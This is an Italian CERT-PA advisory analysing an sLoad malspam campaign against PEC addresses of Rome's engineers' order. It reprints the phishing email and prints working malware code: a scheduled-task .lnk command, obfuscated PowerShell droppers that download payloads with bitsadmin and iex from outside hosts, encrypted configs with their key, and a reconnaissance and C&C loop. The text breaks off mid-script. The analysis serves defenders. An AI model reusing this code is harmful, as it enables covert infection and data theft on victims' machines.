AGID Agenzia per l'Italia Digitale

Computer Emergency Response Team Pubblica Amministrazione CERT-PA

Bollettino: Campagna sLoad indirizzata verso PEC dell'Ordine degli Ingegneri di Roma

ID: CERT-PA-B003-190610	Data: 10/06/2019

AVVERTENZE

Il documento ha lo scopo di fornire alle Amministrazioni accreditate il quadro di riferimento degli scenari di minaccia rilevati dal CERT-PA, al fine di consentire loro di avviare tempestivamente valutazioni di impatto sui propri sistemi informativi e implementare le misure di contrasto/contenimento dei rischi correlati.

Il CERT-PA, nell'erogare al meglio questo servizio, si avvale di propri fornitori e di fonti pubbliche disponibili in Rete, individuati e selezionati tra i più autorevoli organismi di sicurezza, aziende specializzate e fornitori di tecnologie, al fine di garantire alla comunità di riferimento – con la massima accuratezza, affidabilità e tempestività possibile – le informazioni utili per la prevenzione e la gestione degli incidenti di sicurezza informatica.

Non è consentito far uso di queste informazioni per finalità differenti da quelle sopra indicate.

La presenza di rinvii operati mediante tecniche di ipertesto (link) non costituisce una raccomandazione del CERT-PA verso il soggetto richiamato, ma unicamente uno strumento per facilitare il rapido recupero di informazioni utili.

Indice

Sommario

Questa sezione contiene l'elenco delle minacce oggetto del bollettino. Dalle segnalazioni e dal monitoraggio delle fonti, il CERT-PA riporta le seguenti evidenze:

1. Analisi sample, opportunamente offuscato, con target Ordine degli Ingegneri di Roma

Il CERT-PA ha rilevato una campagna di malspam veicolata a partire da martedì 4 giugno 2019, attraverso caselle PEC di strutture pubbliche e private, rivolta verso utenze italiane ed, in particolare**, verso caselle di posta riferibili all'Ordine degli Ingegneri di Roma.**

Dal monitoraggio degli eventi connessi alla campagna e dalle analisi svolte su alcuni campioni pervenuti dalla Constituency del CERT-PA ed estrapolati da una email contenente un link sono emerse evidenze di particolare interesse in merito alle tecniche di offuscamento utilizzate per occultare il codice.

Il sample analizzato si presenta come una variante del noto sLoad e tra le prime operazioni effettuate vi è l'invio delle informazioni relative alla macchina infettata ad una url presumibilmente usata come C&C e la schedulazione di attività di download.

Analisi tecnica del dropper

La campagna di malspam destinata prevalentemente ad account PEC dell'Ordine degli Ingegneri di Roma, di cui il CERT-PA ha rilevato le prime evidenze in data 4 giugno 2019, viene veicolata utilizzando numerosi account di posta di tipo PEC precedentemente compromessi.

Di seguito uno screenshot della mail:

Da : "Per conto di: [redacted]@pec.it" posta-certificata@pec.aruba.it
A : [redacted]@pec.ording.roma.it
Cc :
Data : Thu, 6 Jun 2019 22:37:40 +0200
Oggetto : POSTA CERTIFICATA: documento KE0907532

Spett.le
c/a UFFICIO AMMINISTRATIVO

Allegata alla presente email Vi trasmettiamo copia PDF di cortesia della fattura in oggetto.
Documento privo di valenza fiscale ai sensi dell'art. 21 Dpr 633/72. L'originale e disponibile all'indirizzo telematico da Lei fornito oppure nella Sua area riservata dell'Agenzia delle Entrate.
Qualora non foste soggetti all'obbligo della fatturazione elettronica, Vi ricordiamo che siete tenuti a stampare e conservare la fattura allegata come da art. 21 del D.P.R. 633/72 e successive modifiche e dalle R.M. 571134 del 19/07/88, R.M. 450217 del 30/07/90, R.M. 107 del 04/07/01, R.M. 202/E del 04/12/01, C.M. 45/E del 19/10/05.
Non invieremo copia cartacea della fattura.

Se vuole visualizzare in anteprima il documento, puo collegarsi al seguente link:

Fattura KE0907532

Con l'occasione, porgiamo distinti saluti.

Il link presente nel corpo del messaggio risulta strutturato nel seguente modo:

https://maliciousdomain.ext/documento_certificato/p887win-aof13u9-account_email_target_b64-8oovx-code_fattura_b64

Primo step

Seguendo il link viene restituita una risorsa .zip solo se l'utente risolve la url da una macchina Windows. È evidente che vengono effettuati controlli sullo User-Agent.

La risorsa oggetto della presente analisi è stata scaricata risolvendo la url da una macchina Windows 7 con browser Internet Explorer 11.


Il file scaricato "*ultima-comunicazione-KE0907532.zip*" contiene all'interno due file: un pdf innocuo e un file .lnk, rispettivamente denominati:

1. *ultima comunicazione.pdf*
2. *ultima comunicazione.lnk*

Il file .lnk contiene al suo interno il seguente codice:

```
"C:\Windows\System32\schtasks.exe" /F /Create /TN "AI" /sc minute /MO 2 /ST 07:13 /TR "cmd /c pow%tmp:~5,3%hell -eP bypAss -win 1 -c '&{cd %public:~-15,8%\;$y=dir -force -r -in ultima*.z*|select -last 1;type -LiteralPath $y|select -last 1|%os:~1,1%ex}'"
```

Come già osservato nel mese di novembre 2018, il file .lnk sfrutta un payload occultato in coda al file "*ultima-comunicazione-KE0907532.zip*"



Il payload completo, estratto dal file zip, è il seguente:

```
$SopDKWK6kvzkAEZVxe43GH=$env:HOMEDRIVE+$env:HOMEPATH+'\AppData\Roaming'; start-process -
wiNdowStylE HiDden schtasks '/change /tn AI /disable'; $Wl9zoOttflRFYBBJIWeigPW = (Get-
WmiObject Win32_ComputerSystemProduct).UUID;
$gLuvPybwuxG4WuxpJShpRT1=$Wl9zoOttflRFYBBJIWeigPW.Substring(0,6);
$BBXPTeFQuqkZfSbMnJsrFXZ = $SopDKWK6kvzkAEZVxe43GH+'\'+$gLuvPybwuxG4WuxpJShpRT1;If(test-
path $BBXPTeFQuqkZfSbMnJsrFXZ"\_in"){$wAQpsmd42xUhTOAwTBZ814hTl = (Get-Date).AddMinutes(-
20);$F2FA6q7Ggx8CKdFi7XbVyIP9=Get-ChildItem -Path $BBXPTeFQuqkZfSbMnJsrFXZ"\_in" | Where-
Object {$_.LastWriteTime -gt $wAQpsmd42xUhTOAwTBZ814hTl };if
($F2FA6q7Ggx8CKdFi7XbVyIP9){exit;}}; New-Item -ItemType Directory -Force -Path
$BBXPTeFQuqkZfSbMnJsrFXZ;$rr="`$a37VgMdoKpji79rP=""$BBXPTeFQuqkZfSbMnJsrFXZ\sbr_init.ps1"
";`$clpsr='/C bitsadmin /transfer IXbMf58V /download /priority FOREGROUND
""https://consciousrevolutionist.com/fvdrjuytiy45dty/csdvtrehyt56""
""'+`$a37VgMdoKpji79rP+'""'; start-process -wiNdowStylE HiDden cmd.exe
`$clpsr;`$e=1;while(`$e -eq 1){If(test-path `$a37VgMdoKpji79rP){`$e=3;}Start-Sleep -s
3;};`$clpsr='/C powershell -w 1 -ep bypass -File '+`$a37VgMdoKpji79rP;start-process -
wiNdowStylE hidDen cmd.exe  `$clpsr;";$rr | out-file
$BBXPTeFQuqkZfSbMnJsrFXZ'\PRhDn5CFglqUJ9wdy144gb.ps1';$5GSm6Jg7lR5aLjPBNgVNvO=' /F
/create /sc minute /mo 5 /TN "AppRunLog" /ST 03:30 /TR "powershell.exe -ep bypass -win 1
-file '+$BBXPTeFQuqkZfSbMnJsrFXZ+'\PRhDn5CFglqUJ9wdy144gb.ps1 "'; start-process -
wiNdowStylE hIddEn schtasks $5GSm6Jg7lR5aLjPBNgVNvO
```

Viene quindi creata un'attività pianificata denominata "AI", che verrà eseguita ogni 2 minuti a partire dalle ore 07:13 e che provvederà a prelevare ed eseguire il codice contenuto nel file .zip.

Quando il task andrà in esecuzione, il codice powershell provvederà a:

- disabilitare l'attività pianificata con nome "AI";
- pianificare una nuova attività denominata "AppRunLog" e contenente una porzione di codice powershell (evidenziata in rosso), che verrà eseguita ogni 5 minuti a partire dalle ore 03:30.

All'avvio del task "AppRunLog" verrà scaricato un nuovo codice powershell dalla url indicata nel task:
https://consciousrevolutionist.com/fvdrjuytiy45dty/csdvtrehyt56

Il nuovo codice powershell servirà a:

- produrre quattro file:
    1. config.ini;
    2. web.ini;
    3. {random_8chars}.vbs;
    4. {random_8chars}.ps1;
- disabilitare l'attività pianificata "AppRunLog";
- pianificare una nuova attività utilizzando come nome i primi 6 caratteri del'UUID della macchina e configurando l'esecuzione ogni 3 minuti a partire dalle ore 07:00.

Si evidenziano di seguito le parti salienti del suddetto codice powershell.

Powershell codice iniziale

```
$YxUOhkthx2u1MvTYSNj= $env:userprofile+'\AppData\Roaming';
$hh='hi'+'dd'+'en';
$i0TOaJxY5xT44OSm=@(1..16);
$mDGo7Ib = (Get-WmiObject Win32_ComputerSystemProduct).UUID;
$BawotfHt8wER3CX=$mDGo7Ib.Substring(0,6);
$w1FkT2tfFaEMSQ = $YxUOhkthx2u1MvTYSNj+"\"+$BawotfHt8wER3CX;
If(!(test-path $w1FkT2tfFaEMSQ)){New-Item -ItemType Directory -Force -Path
$w1FkT2tfFaEMSQ}
If(test-path $w1FkT2tfFaEMSQ"\_in"){$u0WTtbAXk7B=Get-ChildItem
$w1FkT2tfFaEMSQ"\_in";$be8MKas5 = Get-Date;if ($u0WTtbAXk7B.LastWriteTime -gt
$be8MKas5.AddMinutes(-30)){break;break;}}; "1" | out-file $w1FkT2tfFaEMSQ"\_in";
$uzj9J = "`r`n"

$WBOm6PjZjuAgOHS0S69E= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
```

Poweshell config.ini

```
$2HAT2kVum4XxPk5e+='76492d1116743f0423413b16050a5345MgB8AC8AOQBRADAAcwBXAFQAbgBVADYAQwBNA
GYAUgBzAE0AeAAvAEwAe';
$2HAT2kVum4XxPk5e+='gB1AGcAPQA9AHwAYgAwAGIAZQAxAGYAMABkADIANQBjADgAYgA0ADgANQA5AGQAZQBiAD
QAMgBmADUAOQAzAGYAMA';
$2HAT2kVum4XxPk5e+='AwAGUANgAzADMANAA0ADQAMgBkADkAMwA0AGMAMgAyADYAMgA5AGEANAA5ADIANAA2AGE
AZAAyAGQAZQBiADAAMAA';
$2HAT2kVum4XxPk5e+='5AGUAMwBjAGIAOQAwADcAOAA1AGQAZAA1ADUANAAyAGMANAA2ADcAMQAxADIAZQBmADUA
OAAzAGQAMABjAGMAMwA5';
$2HAT2kVum4XxPk5e+='AGIAZgAxAGQAMQBmAGMAOQA2ADUAOQAyADgAMQAzADMAZgBkADEAZgBiADAAZgBmAGYAM
wBkAGMANAA0ADYANwA1A';
$2HAT2kVum4XxPk5e+='DAAZQBmAGQAZQAyAGEAMgBiAGQAMwAyAGEAZgBhADgANgAzADgAMgBhADAANAA4AGYAYg
BkADkAMwBlADcAYgAxAG';
-- snip --
$2HAT2kVum4XxPk5e+='AYQA4ADkAOQBmADcAZQA2ADEAMABmADMANQBlADQAMAA1ADMAMQBhADYAYQA0ADkAZAAy
AGQAZgAxADAAMgA0AGEA';
$2HAT2kVum4XxPk5e+='NQBkADgANwBkAGQAMAA0ADUAMgBhADMAYgBiAGUAZgA1AGUANABjADUAMgBmADMANwBjA
GQAZQBiADAANgA5ADIAM';
$2HAT2kVum4XxPk5e+='wBmADkAOQBjAGMANABhADQAZQA5AGYAZABhADEAMwBjADkAZQBhAGQAYgBkADgAMQA5AG
IANABhADIAOQBjAGUAOA';
$2HAT2kVum4XxPk5e+='AyADYAYgBiADMAOABiAGQANABjAGEAMQBhADEANgA=';
$2HAT2kVum4XxPk5e | out-file $w1FkT2tfFaEMSQ'\config.ini';
```

Poweshell web.ini

```
$VWZnyAu0MbvwadySN+='76492d1116743f0423413b16050a5345MgB8AGwATwAyAHQAcABJAE';
$VWZnyAu0MbvwadySN+='YASABWACsAUABKAGIAQQBuAGoATgBQADEASAAwAGcAPQA9AHwANgAw';
$VWZnyAu0MbvwadySN+='ADYANABlADgAYwBhAGMAYwAwAGUAOQA5ADUAOAA3AGQANwBkAGQAMg';
$VWZnyAu0MbvwadySN+='AzAGEAOAAwAGUAZgBmAGUAMQA3AGQAMgA3AGQAZQAwAGQAMwAzADIA';
$VWZnyAu0MbvwadySN+='NAAxAGQANgA0ADYANABmAGEANgAyAGMAMAAwAGIAZABmADMAYQBjAD';
$VWZnyAu0MbvwadySN+='IAZQAxADkAOAA4ADEAOQAzAGUAMAAwADcAOAA4ADUANABlADAAOQA3';
$VWZnyAu0MbvwadySN+='ADgANwBlADMAZABkADEAZQBlAGYANQBhAGYANQBhADEAYwBlAGUAMg';
$VWZnyAu0MbvwadySN+='BkAGEAOQBiADIANABkADYAOQAzADIAMwA1AGQAOQA4ADIAMwAyAGYA';
$VWZnyAu0MbvwadySN+='ZAAyAGUAZgA3AGIAMQA1ADgAMABkADcAOQBmAGEANgA1ADgAYwA2AG';
$VWZnyAu0MbvwadySN+='IANgAzAGIAOQBlADYAZQA1ADYAYwAwADIAYwBmADAAZABmADAAOQA0';
$VWZnyAu0MbvwadySN+='AGQANgA1AGYAYgA4ADkAMwAzADkANQA0ADEAMwAxADUAYwA1ADkAMQ';
$VWZnyAu0MbvwadySN+='AyADYANQBhAGEAZgBlADAANAAyAGQAZgA2AGMAZQA4ADEAZAA2ADMA';
$VWZnyAu0MbvwadySN+='MgA4AGUAYwA5ADcAZABhADEAZABiAGQAZQBkAGMANAA4AGIAMgA4AG';
$VWZnyAu0MbvwadySN+='EAOQBkADMAZABkAGEAZAA1ADYAMgA2ADcAMgBhADAAYwA3ADEAOQAy';
$VWZnyAu0MbvwadySN+='ADMAZgA3ADYAYQA2AGMAZAA2ADkAYwA=';
$VWZnyAu0MbvwadySN | out-file $w1FkT2tfFaEMSQ'\web.ini';
```

Poweshell {random_8chars}.vbs

```
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'Di';
$j7XnBwGLfFHRt4YjnX+='m ';
$j7XnBwGLfFHRt4YjnX+=' w';
$j7XnBwGLfFHRt4YjnX+='in';
$j7XnBwGLfFHRt4YjnX+='ss';
$j7XnBwGLfFHRt4YjnX+='h';
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'Function RandomStrin';
$j7XnBwGLfFHRt4YjnX+='g( ByVal strLen )';
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'Dim str, mi';
$j7XnBwGLfFHRt4YjnX+='n, max';
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'Const LETTERS = "abcdefghijklmnop';
$j7XnBwGLfFHRt4YjnX+='qrstuvwxyz"';
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'mi';
-- snip --
```

```
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'outFile="'+$w1FkT2tfFaEMSQ+'\"+fName+".bat"'
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'Set objFi';
$j7XnBwGLfFHRt4YjnX+='le = objF';
$j7XnBwGLfFHRt4YjnX+='SO.Create';
$j7XnBwGLfFHRt4YjnX+='TextFile(';
$j7XnBwGLfFHRt4YjnX+='outFile,T';
$j7XnBwGLfFHRt4YjnX+='rue)';
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'objFile.Write "Set "+tGuWzNDUhdJJYkvZi+"=rshe" & vbCrLf &
"Set "+pOFgztPocHGavaGQW+"=ypa" & vbCrLf & "Set "+EAaLEKv+"=il" & vbCrLf &
"powe%"+tGuWzNDUhdJJYkvZi+"%ll -ep b%"+pOFgztPocHGavaGQW+"%ss -f%"+EAaLEKv+"%e
'+$w1FkT2tfFaEMSQ+'\'+$WBOm6PjZjuAgOHS0S69E+'.ps1" '
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'objF';
$j7XnBwGLfFHRt4YjnX+='ile.';
$j7XnBwGLfFHRt4YjnX+='Clos';
$j7XnBwGLfFHRt4YjnX+='e';
$j7XnBwGLfFHRt4YjnX+=$uzj9J+'winss';
$j7XnBwGLfFHRt4YjnX+='h.run';
$j7XnBwGLfFHRt4YjnX+=' outF';
$j7XnBwGLfFHRt4YjnX+='ile,0';
$j7XnBwGLfFHRt4YjnX+=',true';
$j7XnBwGLfFHRt4YjnX | out-file $w1FkT2tfFaEMSQ'\'$WBOm6PjZjuAgOHS0S69E'.vbs'
```

Poweshell {random_8chars}.ps1

```
$SxSGeLH7SQMJ9T+=$uzj9J+'$xuddftTXln2jGqgi=Get-Process ';
$SxSGeLH7SQMJ9T+='-name powershell*;';
$SxSGeLH7SQMJ9T+=$uzj9J+'$NbZ2WG9Pw=$env:use';
$SxSGeLH7SQMJ9T+='rprofile+"\AppData\';
$SxSGeLH7SQMJ9T+='Roaming"; ';
$SxSGeLH7SQMJ9T+=$uzj9J+'if ($xuddftTXln2jGqgi.length ';
$SxSGeLH7SQMJ9T+='-lt 2){';
$SxSGeLH7SQMJ9T+=$uzj9J+'$yGPfejsszWlxhIzAoZ';
$SxSGeLH7SQMJ9T+='Q = (Get-WmiObject ';
$SxSGeLH7SQMJ9T+='Win32_ComputerSyste';
$SxSGeLH7SQMJ9T+='mProduct).UUID ;';
$SxSGeLH7SQMJ9T+='$r=6;'
$SxSGeLH7SQMJ9T+=$uzj9J+'$iEShGP';
$SxSGeLH7SQMJ9T+='XQEuMdb';
$SxSGeLH7SQMJ9T+='Ctp=$yG';
$SxSGeLH7SQMJ9T+='Pfejssz';
$SxSGeLH7SQMJ9T+='WlxhIzA';
$SxSGeLH7SQMJ9T+='oZQ.Sub';
$SxSGeLH7SQMJ9T+='string(';
$SxSGeLH7SQMJ9T+='0,$r);';
$SxSGeLH7SQMJ9T+=$uzj9J+'$WSvSd29VCJkCA1VeUc';
$SxSGeLH7SQMJ9T+='V = $NbZ2WG9Pw+"\"+';
$SxSGeLH7SQMJ9T+='$iEShGPXQEuMdbCtp;';
$SxSGeLH7SQMJ9T+=$uzj9J+'$aLpFyCRa5h629CUm=@';
$SxSGeLH7SQMJ9T+='(1..16);';
$SxSGeLH7SQMJ9T+=$uzj9J+'$ff="co"+"nf"+"ig."+';
$SxSGeLH7SQMJ9T+='"ini"';
$SxSGeLH7SQMJ9T+=$uzj9J+'$3ihNCUnEP';
$SxSGeLH7SQMJ9T+='By2wjd= Ge';
-- snip --
$SxSGeLH7SQMJ9T+='ervic';
$SxSGeLH7SQMJ9T+='es.Ma';
$SxSGeLH7SQMJ9T+='rshal';
$SxSGeLH7SQMJ9T+=']::Se';
$SxSGeLH7SQMJ9T+='cureS';
$SxSGeLH7SQMJ9T+='tring';
$SxSGeLH7SQMJ9T+='ToBST';
$SxSGeLH7SQMJ9T+='R($IS';
```

```
$SxSGeLH7SQMJ9T+='RlK2r';
$SxSGeLH7SQMJ9T+='18);';
$SxSGeLH7SQMJ9T+=$uzj9J+'$scGuJZ = [System.Runtime.InteropServices.Marshal]::PtrToStri';
$SxSGeLH7SQMJ9T+='ngAuto($bKnxpqQHdsCA);';
$SxSGeLH7SQMJ9T+=$uzj9J+'Invok';
$SxSGeLH7SQMJ9T+='e-Exp';
$SxSGeLH7SQMJ9T+='ressi';
$SxSGeLH7SQMJ9T+='on $s';
$SxSGeLH7SQMJ9T+='cGuJZ';
$SxSGeLH7SQMJ9T+=';}';
$SxSGeLH7SQMJ9T | out-file $w1FkT2tfFaEMSQ'\'$WBOm6PjZjuAgOHS0S69E'.ps1'
```

Poweshell disabilita task "AppRunLog"

```
start-process -windowstyle $hh schtasks '/change /tn AppRunLog /disable';
```

Poweshell pianifica nuovo task (UUID)

```
$1sqp10U2N5yj=' /F /create /sc minute /mo 3 /TN "U'+$BawotfHt8wER3CX+'" /ST 07:00 /TR
"'+$w1FkT2tfFaEMSQ+'\'+$WBOm6PjZjuAgOHS0S69E+'.vbs '+$U8opusm1hG6w+'"';
start-process -windowstyle $hh schtasks $1sqp10U2N5yj;
```

Il nuovo task eseguirà lo script .VBS che avrà il compito di generare un file .bat che a sua volta si occuperà di eseguire il file .PS1 salvato localmente.

Vbs file

```
Dim winssh

Function RandomString( ByVal strLen )
	Dim str, min, max
	Const LETTERS = "abcdefghijklmnopqrstuvwxyz"
	min = 1
	max = Len(LETTERS)
	Randomize
	For i = 1 to strLen
		str = str & Mid( LETTERS, Int((max-min+1)*Rnd+min), 1 )
	Next
	RandomString = str
End Function

Set objFSO=CreateObject("Scripting.FileSystemObject")
Set winssh = WScript.CreateObject ("WScript.Shell")
fName=RandomString(10)
tGuWzNDUhdJJYkvZi=RandomString(4)
pOFgztPocHGavaGQW=RandomString(4)
EAaLEKv=RandomString(4)

outFile="+$w1FkT2tfFaEMSQ\"+fName+".bat"

Set objFile = objFSO.CreateTextFile(outFile,True)
objFile.Write "Set "+tGuWzNDUhdJJYkvZi+"=rshe" & vbCrLf & "Set
"+pOFgztPocHGavaGQW+"=ypa" & vbCrLf & "Set "+EAaLEKv+"=il" & vbCrLf &
"powe%"+tGuWzNDUhdJJYkvZi+"%ll -ep b%"+pOFgztPocHGavaGQW+"%ss -f%"+EAaLEKv+"%e
+$w1FkT2tfFaEMSQ\+$WBOm6PjZjuAgOHS0S69E.ps1"
```

```
objFile.Close
winssh.run outFile,0,true
```

Il file *{random_8chars}.ps1,* una volta eseguito, provvederà a decifrare il file "config.ini" utilizzando ConvertTo-SecureString con chiave pari alla successione numerica da 1 a 16.

PS1 file

```
$xuddftTXln2jGqgi=Get-Process -name powershell*;
$NbZ2WG9Pw=$env:userprofile+"\AppData\Roaming";
if ($xuddftTXln2jGqgi.length -lt 2){
	$yGPfejsszWlxhIzAoZQ = (Get-WmiObject Win32_ComputerSystemProduct).UUID ;
	$r=6;
	$iEShGPXQEuMdbCtp=$yGPfejsszWlxhIzAoZQ.Substring(0,$r);
	$WSvSd29VCJkCA1VeUcV = $NbZ2WG9Pw+"\"$iEShGPXQEuMdbCtp;
	$aLpFyCRa5h629CUm=@(1..16);
	$ff="co"+"nf"+"ig.""ini"
	$3ihNCUnEPBy2wjd= Get-Content $WSvSd29VCJkCA1VeUcV"\\"$ff;
	$ISRlK2r18= ConvertTo-SecureString $3ihNCUnEPBy2wjd -key $aLpFyCRa5h629CUm;
	$bKnxpqQHdsCA =
[System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($ISRlK2r18);
	$scGuJZ =
[System.Runtime.InteropServices.Marshal]::PtrToStringAuto($bKnxpqQHdsCA);
	Invoke-Expression $scGuJZ;
}
```

La decifratura del file config.ini produce un ulteriore codice powershell:

Powershell da config.ini

```
$t=ping 50.63.202.32; if ($t -match "Request timed out"){stop-process -name powershell*}

$mainKey=@(1..16);
$mortyWay=$env:userprofile+'\Ap'+'pData\Ro'+'aming';
$tp=2400;
$rr=6;
$froodSpace = (Get-WmiObject Win32_ComputerSystemProduct);
$frood=$froodSpace.UUID;
$roccon=$frood.Substring(0,$rr);


$starsLord = $mortyWay+"\"+$roccon;
$btlog=$starsLord+'\btc.log';
$timeL=$starsLord+'\ping.ini';
$ifn=(Get-Process  | select -first 1 ).name;
$pp=$starsLord+'\'+$ifn+'.log';
if ($ifn -eq ""){stop-process -name powershell*}

try{ Remove-Item $starsLord'\sbr_*'}catch{}
try{ Remove-Item $starsLord"\*.jpg";}catch{}
try{ Remove-Item $starsLord"\*.log";}catch{}
try{ Remove-Item $starsLord"\*.bat";}catch{}

if(![System.IO.File]::Exists($pp)){ "0" | out-file $pp; }

$mainDMC = "cmd";
$clpsr='/C bitsadmin /reset';
start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
```

```
$Secure= Get-Content $starsLord"\web.ini";
$Encrypted= ConvertTo-SecureString $Secure -key $mainKey;
$slStr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($Encrypted);
$rStr = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($slStr);
$d=$rStr -split ","

For ($i=0; $i -le $d.Length-1; $i++){
	if ($d[$i] -match "http"){
		$rp= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
		$d[$i] | out-file -append $btlog;
		$pp=$starsLord+'\'+$i+'_'+$ifn+'.log';
		$clpsr='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
"'+$d[$i]+'/ca'+'pt'+'cha.p'+'hp?ch=1" '+$pp;
		$clpsr | out-file -append $btlog
		start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
	}
}

$e=1;$dd=0;
while($e -eq 1){
	$ad=2;
	For ($i=0; $i -le $d.Length-1; $i++){
		$pp=$starsLord+'\'+$i+'_'+$ifn+'.log';
		if([System.IO.File]::Exists($pp)){
			$line=Get-Content $pp
			if ($line -eq "sok"){ $did=$i;}
			$ad=1;
		}
	}
	$dd++;
	if ($dd -gt 60) {
		$outU="";
		For ($i=0; $i -le $d.Length-1; $i++){
			if ($d[$i] -match "http"){
				$l=$d[$i].split(".")[0] -replace "[^0-9]" , '';
				$p=$d[$i].split(".")[1] -replace "[^A-Z/]" , '';
				$n=[int]$l+1;
				$r1=$l+'.'+$p;
				if ($n -gt 30){ $n="";}
				$r2=[string]$n+'.'+$p;
				$outU+=$d[$i]+"," -replace $r1, $r2
			}
		}
		$Secure = ConvertTo-SecureString $outU -AsPlainText -Force
		$Encrypted = ConvertFrom-SecureString -SecureString $Secure -key $mainKey
		$Encrypted | out-file $starsLord"\web.ini";
		stop-process -name powershell*
	}
	if ($ad -eq 1){ $e=2;}
	Start-Sleep -s 5
}


$outD="";
$dd=Get-WmiObject -Class Win32_LogicalDisk | Where-Object {$_.Description -match
'Network'} | Select-Object ProviderName,DeviceID;
try{ if ($dd ){for ($i=0; $i -le $dd.length;
$i++){$outD=$outD+'{'+$dd[$i].DeviceID+''+$dd[$i].ProviderName+'}';}} }catch {}
try{ if ($dd -and $outD -eq ""
){$outD='{'+$dd[$i].DeviceID+''+$dd.ProviderName+'}';}}catch {}

try{
	$nw=$starsLord+'\_nw';
```

```
	$nr=$starsLord+'\_nr';
	$clpsr='/C net view  > '+$nw+' & copy '+$nw+' '+$nr+' & exit';
	start-process -wiNdowStylE HiddeN $mainDMC  $clpsr;
	$e=1;while($e -eq 1){If(test-path $nr){$e=3;}Start-Sleep -s 3;}
	$l=get-content $nr;
	$gk=$l -match '\\';
	if ($gk -and $gk.length -gt 1){ $outD=$outD+'{in net:'+$gk.length+'}'; }
	remove-item $nr
}catch{}

$cp=Get-WmiObject  win32_processor | select Name;
try{ if ($cp.length -gt 0){ $cpu=$cp[0].Name }else{$cpu=$cp.Name} }catch {}
try{$v1=(gwmi win32_operatingsystem).caption }catch {}


$fmail="";
if (test-path $starsLord"\..\Microsoft\Outlook\"){
	$ot=1;
	$ost=gci $env:userprofile'\AppData\Local\Microsoft\Outlook\' -filter "*.ost"
	ForEach($ert in $ost){$fmail+="*"+$ert.name -replace '.ost','';}
}else{$ot=0;}


try {$lnk=([System.Uri]$d[$did]).Host}catch{}
$s=0;
while($true){
	$out="";
	$tt=Get-Process  | Select-Object name
	for ($i=0; $i -le $tt.length-1; $i++){
		$out=$out+"*"+$tt[$i].Name;
	}
	$pp=$starsLord+'\'+$ifn+'.log';
	if([System.IO.File]::Exists($pp)){
		$line=Get-Content $pp;
		$rp= -join ((65..90) + (97..122) | Get-Random -Count 8 | % {[char]$_})
		if ($line -match "run="){
			"0" | out-file $pp;
			$u=$line -replace 'run=','';
			$clpsr="/C powershell.exe  -command iex ((nEw-ObJect
('NEt.WeBclient')).('DowNLoAdStrInG').invoKe(('"+$u+"')))";
			start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
		}elseif ($line -match "sbr="){
			"0" | out-file $pp;
			$u=$line -replace 'sbr=','';
